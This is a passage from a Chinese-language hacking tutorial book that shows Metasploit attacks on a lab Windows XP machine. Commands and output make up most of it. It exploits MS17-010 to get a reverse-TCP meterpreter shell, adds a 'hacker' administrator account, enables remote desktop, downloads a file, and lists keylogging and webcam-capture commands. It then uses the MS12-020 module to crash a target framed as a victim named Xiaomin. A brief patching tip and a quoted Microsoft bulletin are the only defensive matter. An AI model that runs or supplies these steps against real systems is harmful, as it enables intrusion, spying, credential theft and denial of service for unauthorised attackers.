LPORT：tcp 链接反弹链接到的地址的端口，默认是 4444，这里保持默认就行了。

设置参数：

目前我们只需要设置 RHOSTS 这个参数就可以了，参数设置格式 set RHOSTS <目标 IP>，这里 RHOSTS 也可以小写，黑客一般都是小写的，他只需要输入：rh 然后按 TAB 键就自动补齐了，这是一个技巧，要学会经常用 TAP 键补齐。

输入：set rhosts 192.168.202.136 回车如图 3.3.1.10 所示：

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.202.136
rhosts ⇒ 192.168.202.136
msf6 exploit(windows/smb/ms17_010_psexec) >
```

图 3.3.1.10 设置参数

我们再来查看一下参数是不是写进去了，依然是用 show options 回车如图 3.3.1.11 所示：

```
root@kali: ~
文件  动作  编辑  查看  帮助
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                Required  Description
   ----                  ---------------                                                --------  -----------
   DBGTRACE              false                                                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                             yes       How many times to try to leak transaction
   NAMEDPIPE                                                                            no        A named pipe that can be connected to (leave blank for
auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                192.168.202.136                                                yes       The target host(s), range CIDR identifier, or hosts fil
e with syntax 'file:<path>'
   RPORT                 445                                                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                  no        Service description to to be used on target for pretty
listing
   SERVICE_DISPLAY_NAME                                                                 no        The service display name
   SERVICE_NAME                                                                         no        The service name
   SHARE                 ADMIN$                                                         yes       The share to connect to, can be an admin share (ADMIN$,
C$, ... ) or a normal read/write folder share
   SMBDomain             .                                                              no        The Windows domain to use for authentication
   SMBPass                                                                              no        The password for the specified username
   SMBUser                                                                              no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.202.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/ms17_010_psexec) >
```

图 3.3.1.11 参数设置成功

数设置没问题之后，我们输入 run 或者 exploit 来开始入侵，我比较喜欢输入 exploit，可能是对漏洞这个单词情有独钟吧，如图 3.3.1.12 所示：

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.202.133:4444
[*] 192.168.202.136:445 - Target OS: Windows 5.1
[*] 192.168.202.136:445 - Filling barrel with fish ... done
[*] 192.168.202.136:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.202.136:445 -       [*] Preparing dynamite ...
[*] 192.168.202.136:445 -               [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.202.136:445 -       [+] Successfully Leaked Transaction!
[*] 192.168.202.136:445 -       [+] Successfully caught Fish-in-a-barrel
[*] 192.168.202.136:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.202.136:445 - Reading from CONNECTION struct at: 0x89077998
[*] 192.168.202.136:445 - Built a write-what-where primitive ...
[+] 192.168.202.136:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.202.136:445 - Selecting native target
[*] 192.168.202.136:445 - Uploading payload ... oWJvVJkB.exe
[*] 192.168.202.136:445 - Created \oWJvVJkB.exe ...
[+] 192.168.202.136:445 - Service started successfully ...
[*] 192.168.202.136:445 - Deleting \oWJvVJkB.exe ...
[*] Sending stage (175174 bytes) to 192.168.202.136
[*] Meterpreter session 2 opened (192.168.202.133:4444 → 192.168.202.136:1383) at 2021-01-31 01:09:47 +0800

meterpreter >
```

图 3.3.1.12 运行程序

我们看到 msf 给我们返回来了一个 meterpreter，这就是反弹回来的 tcp 链接。我们看一下 msf 是如何实现的呢？

Uploading payload... oWJvVJkB.exe：开始上传 payload 后门程序 oWJvVJkB.exe；

Created \oWJvVJkB.exe...:文件 oWJvVJkB.exe 创建成功；

Service started successfully：服务开启成功，其实就是运行 oWJvVJkB.exe 这个后门程序成功了；

Deleting \oWJvVJkB.exe：删除 oWJvVJkB.exe

这就是 meterpreter 的基本创建过程，它是通过上传一个所及命名的 exe 程序到目标主机，程序里设置了目标主机及黑客主机的 IP 参数，然后运行这个程序使得目标主机与 kali 主机建立 tcp 连接。后续在其它章节我们会利用这个原理来生成这个 exe 后门程序，

然后运行之后依然可以反弹 meterpreter 连接，这里先不讲。

我们来看一下这个 meterpreter 都能做什么，输入 help 按回车，首先看到它的核心命令列表，如图 3.3.1.13 所示：

```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    del           Delete the specified file
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory
```

图 3.3.1.13 核心命令

它还支持文件系统命令，如图 3.3.1.14 所示：例如可以使用 download 命令下载文件到 kali 主机,还可以使用 upload 命令上传文件到靶机。通过这些命令可以实现对目标系统文件的全部控制。




图 3.3.1.14 文件系统命令

针对目标操作系统的命令，如图 3.3.1.15 所示：




图 3.3.1.15 系统命令

还有交互命令及摄像头命令等，通过交互命令可以实现对目标的键盘进行记录、截屏等，通过摄像头命令可以自动打开目标计算机的摄像头进行视频录制或者拍照，命令列表如图 3.3.1.16 所示：

```
Stdapi: User interface Commands
===============================

    Command         Description
    -------         -----------
    enumdesktops    List all accessible desktops and window stations
    getdesktop      Get the current meterpreter desktop
    idletime        Returns the number of seconds the remote user has been idle
    keyboard_send   Send keystrokes
    keyevent        Send key events
    keyscan_dump    Dump the keystroke buffer
    keyscan_start   Start capturing keystrokes
    keyscan_stop    Stop capturing keystrokes
    mouse           Send mouse events
    screenshare     Watch the remote user desktop in real time
    screenshot      Grab a screenshot of the interactive desktop
    setdesktop      Change the meterpreters current desktop
    uictl           Control some of the user interface components


Stdapi: Webcam Commands
=======================

    Command         Description
    -------         -----------
    record_mic      Record audio from the default microphone for X seconds
    webcam_chat     Start a video chat
    webcam_list     List webcams
    webcam_snap     Take a snapshot from the specified webcam
    webcam_stream   Play a video stream from the specified webcam
```

图 3.3.1.16 交互命令及摄像头命令

Meterpreter 命令演示：

1）查看系统信息

输入命令：sysinfo，按回车，如图 3.3.1.17 所示：

```
meterpreter > sysinfo
Computer        : XP-F2790B46BC5C
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : zh_CN
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

图 3.3.1.17 查看系统信息

2）获得系统 cmd 命令界面

输入命令：shell，按回车进入到 cmd 命令界面此时就相当于在目标输入的 cmd 命令界面，然后输入 ipconfig 查看 ip 地址，此时显示的是目标 ip 说明确实是目标 cmd,图中乱码是中文编码问题，先不用管它，如图 3.3.1.18，3.3.1.19 所示：

```
meterpreter > shell
Process 3564 created.
Channel 1 created.
Microsoft Windows XP [版 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.202.136
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.202.2

Ethernet adapter Bluetooth 网络连接:

        Media State . . . . . . . . . . . : Media disconnected

C:\WINDOWS\system32>
```

图 3.3.1.19 cmd 界面

通过这个界面就可以完全控制目标主机了，例如添加一个新的账号等操作，通过这个账号就可以登录目标电脑了。当然我们也可以输入 exit 退出 shell，返回到 meterpreter 当中，通过 meterpreter 支持的命令来创建账号密码也是可以的。

增加用户：run getgui -u hacker -p 123456，含义：账号：hacker 密码：123456 如图 3.3.1.20 所示：

```
meterpreter > run getgui -u hacker -p 123456

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [ ... ]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*]     Adding User: hacker with Password: 123456
```


图 3.3.1.20 添加账号

3.3.1.21 所示：

```
C:\WINDOWS\system32>net localgroup administrators hacker /add
net localgroup administrators hacker /add
```

图 3.3.1.21 提升用户权限

打开远程 3389 端口： run getgui -e 如图 3.3.1.22 所示：

```
meterpreter > run getgui -e

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [ ... ]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*]     RDP is already enabled
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ...
[*]     Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/
```

图 3.3.1.22 打开远程桌面连接端口

打开远程桌面： rdesktop 192.168.202.136:3389，在窗口中输入新创建的账号密码，然后登陆，如图 3.3.1.23，3.3.1.24 所示：




图 3.3.1.23 输入账号密码

图 3.3.1.24 成功进入靶机远程桌面

3）下载上传文件

下载文件 download 命令，我们先在靶机 c 盘根目录新建一个 jimi.txt 文件,然后里面随便写一些东西假设为我博客 ftp 密码如图 3.3.1.25 所示：




图 3.3.1.25 机密内容

我们把它下载到 kali 电脑/root 目录下，命令如下；download C:/jimi.txt /root，如图 3.3.1.26、3.3.1.27 所示

```
meterpreter > download C:/jimi.txt /root
[*] Downloading: C:/jimi.txt → /root/jimi.txt
[*] Downloaded 40.00 B of 40.00 B (100.0%): C:/jimi.txt → /root/jimi.txt
[*] download   : C:/jimi.txt → /root/jimi.txt
meterpreter >
```

图 3.3.1.26 下载文件




图 3.3.1.27 查看已下载的文件与原文件一致

Meterpreter 的命令还有很多,会在后续案例中进行逐一解密。通过本节学习想你应该对 msf 渗透测试框架有一个基本的了解了。

启发：电脑要及时给系统打补丁，打补丁方法可以到官网下载相关补丁文件，或用安全软件进行漏洞扫描，自动修复；

3.3.1.2 ms12-020

背景：最近小敏遇到一件很苦恼的事情，她的电脑经常无缘无故的蓝屏，导致她的项目总是在最关键的时候崩盘，最终没有在规定时间节点完成任务。

分析：小敏遇到的问题可能的原因还是比较多的，但是这么具有针对性的蓝屏，很有可能被黑了。

下面我们就来解密黑客是如何利用 ms12-020 这个漏洞让电脑蓝屏的，首先我们来看一下这是一个怎样的漏洞，如图 3.3.1.28 所示，不难看出这是一个利用远程桌面来执行的漏洞：

Security Bulletin

Microsoft 安全公告 MS12-020 - 严重

远程桌面中的漏洞可能允许远程执行代码 (2671387)

发布时间: 2012年3月13日 | 更新时间: 2012年7月31日

版本: 2.1

一般信息

摘要

此安全更新可解决远程桌面协议中两个秘密报告的漏洞。如果攻击者向受影响的系统发送一系列特制 RDP 数据包，则这些漏洞中较严重的漏洞可能允许远程执行代码。默认情况下，任何 Windows 操作系统都未启用远程桌面协议 (RDP)。没有启用 RDP 的系统不受威胁。

对于 Microsoft Windows 所有受支持的版本，此安全更新的等级为"严重"。有关详细信息，请参阅本节中"**受影响和不受影响的软件**"小节。

该安全更新通过修改远程桌面协议处理内存中数据包的方式以及 RDP 服务处理数据包的方式来解决漏洞。有关这些漏洞的详细信息，请参阅下一节"**漏洞信息**"下面特定漏洞条目的"常见问题 (FAQ)"小节。

建议。 大多数客户均启用了"自动更新"，他们不必采取任何操作，因为此安全更新将自动下载并安装。尚未启用"自动更新"的客户必须检查更新，并手动安装此更新。有关自动更新中特定配置选项的信息，请参阅 Microsoft 知识库文章 294871。

图 3.3.1.27 查看已下载的文件与原文件一致

好了，开始模拟：

第一步，启动 msf，搜索 ms12-020 这个漏洞的相关模块，如图

3.3.1.28 所示：




图 3.3.1.28 搜索相关模块

我们从描述中不难看出，第一个是通过给远程桌面发送 dos 数据包来攻击的，第二个是用来检查的，我们先用第二个来检查一下，输入 use 1，并查看参数配置：




图 3.3.1.29 查看参数配置

我们设置目标 IP 为小敏电脑 IP:192.168.202.136，这里的语法已经在之前的模块中讲到，因此不再叙述，然后开始执行，我们看到目标主机存在这个漏洞！如图 3.3.1.30 所示：

```
Module options (auxiliary/scanner/rdp/ms12_020_check):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or
hosts file with syntax 'file:<path>'
   RPORT    3389             yes       Remote port running RDP (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per
host)

msf6 auxiliary(scanner/rdp/ms12_020_check) > set RHOSTS 192.168.202.136
RHOSTS ⇒ 192.168.202.136
msf6 auxiliary(scanner/rdp/ms12_020_check) > exploit

[+] 192.168.202.136:3389  - 192.168.202.136:3389 - The target is vulnerable.
[*] 192.168.202.136:3389  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/ms12_020_check) >
```

图 3.3.1.30 检测目标主机存在这个漏洞

好的，那我们开始进行蓝屏攻击，首先需要回到选择模块的页面，我们输入 back 然后回车即可，然后输入 use 0 此时相当于回到了图 3.3.1.28，如图 3.3.1.31 所示：

```
msf6 auxiliary(scanner/rdp/ms12_020_check) > exploit

[+] 192.168.202.136:3389  - 192.168.202.136:3389 - The target is vulnerable.
[*] 192.168.202.136:3389  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/ms12_020_check) > back
msf6 > use 0
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```

图 3.3.1.31 选择新的漏洞攻击模块

同样我们查看需要的配置参数，并且设置目标 IP，如图 3.3.1.32 所示：

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or h
osts file with syntax 'file:<path>'
   RPORT    3389             yes       The target port (TCP)

msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOSTS 192.168.202.136
RHOSTS => 192.168.202.136
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```

图 3.3.1.32 配置攻击参数

此时我们先来看看小敏的电脑桌面还是正常的状态,如图 3.3.1.33 所示:

图 3.3.1.33 电脑正常工作状态

好的，我们现在输入“exploit”或者“run”来发起攻击，之前演示的是 exploit,浙西我们用 run 来演示,如图 3.3.1.34 所示:

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOSTS 192.168.202.136
RHOSTS => 192.168.202.136
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > run
[*] Running module against 192.168.202.136

[*] 192.168.202.136:3389 - 192.168.202.136:3389 - Sending MS12-020 Microsoft Remote D
esktop Use-After-Free DoS
[*] 192.168.202.136:3389 - 192.168.202.136:3389 - 210 bytes sent
[*] 192.168.202.136:3389 - 192.168.202.136:3389 - Checking RDP status ...
```

图 3.3.1.34 开始发送攻击数据包

此时，目标主机已经蓝屏了，如图 3.3.1.35 所示：

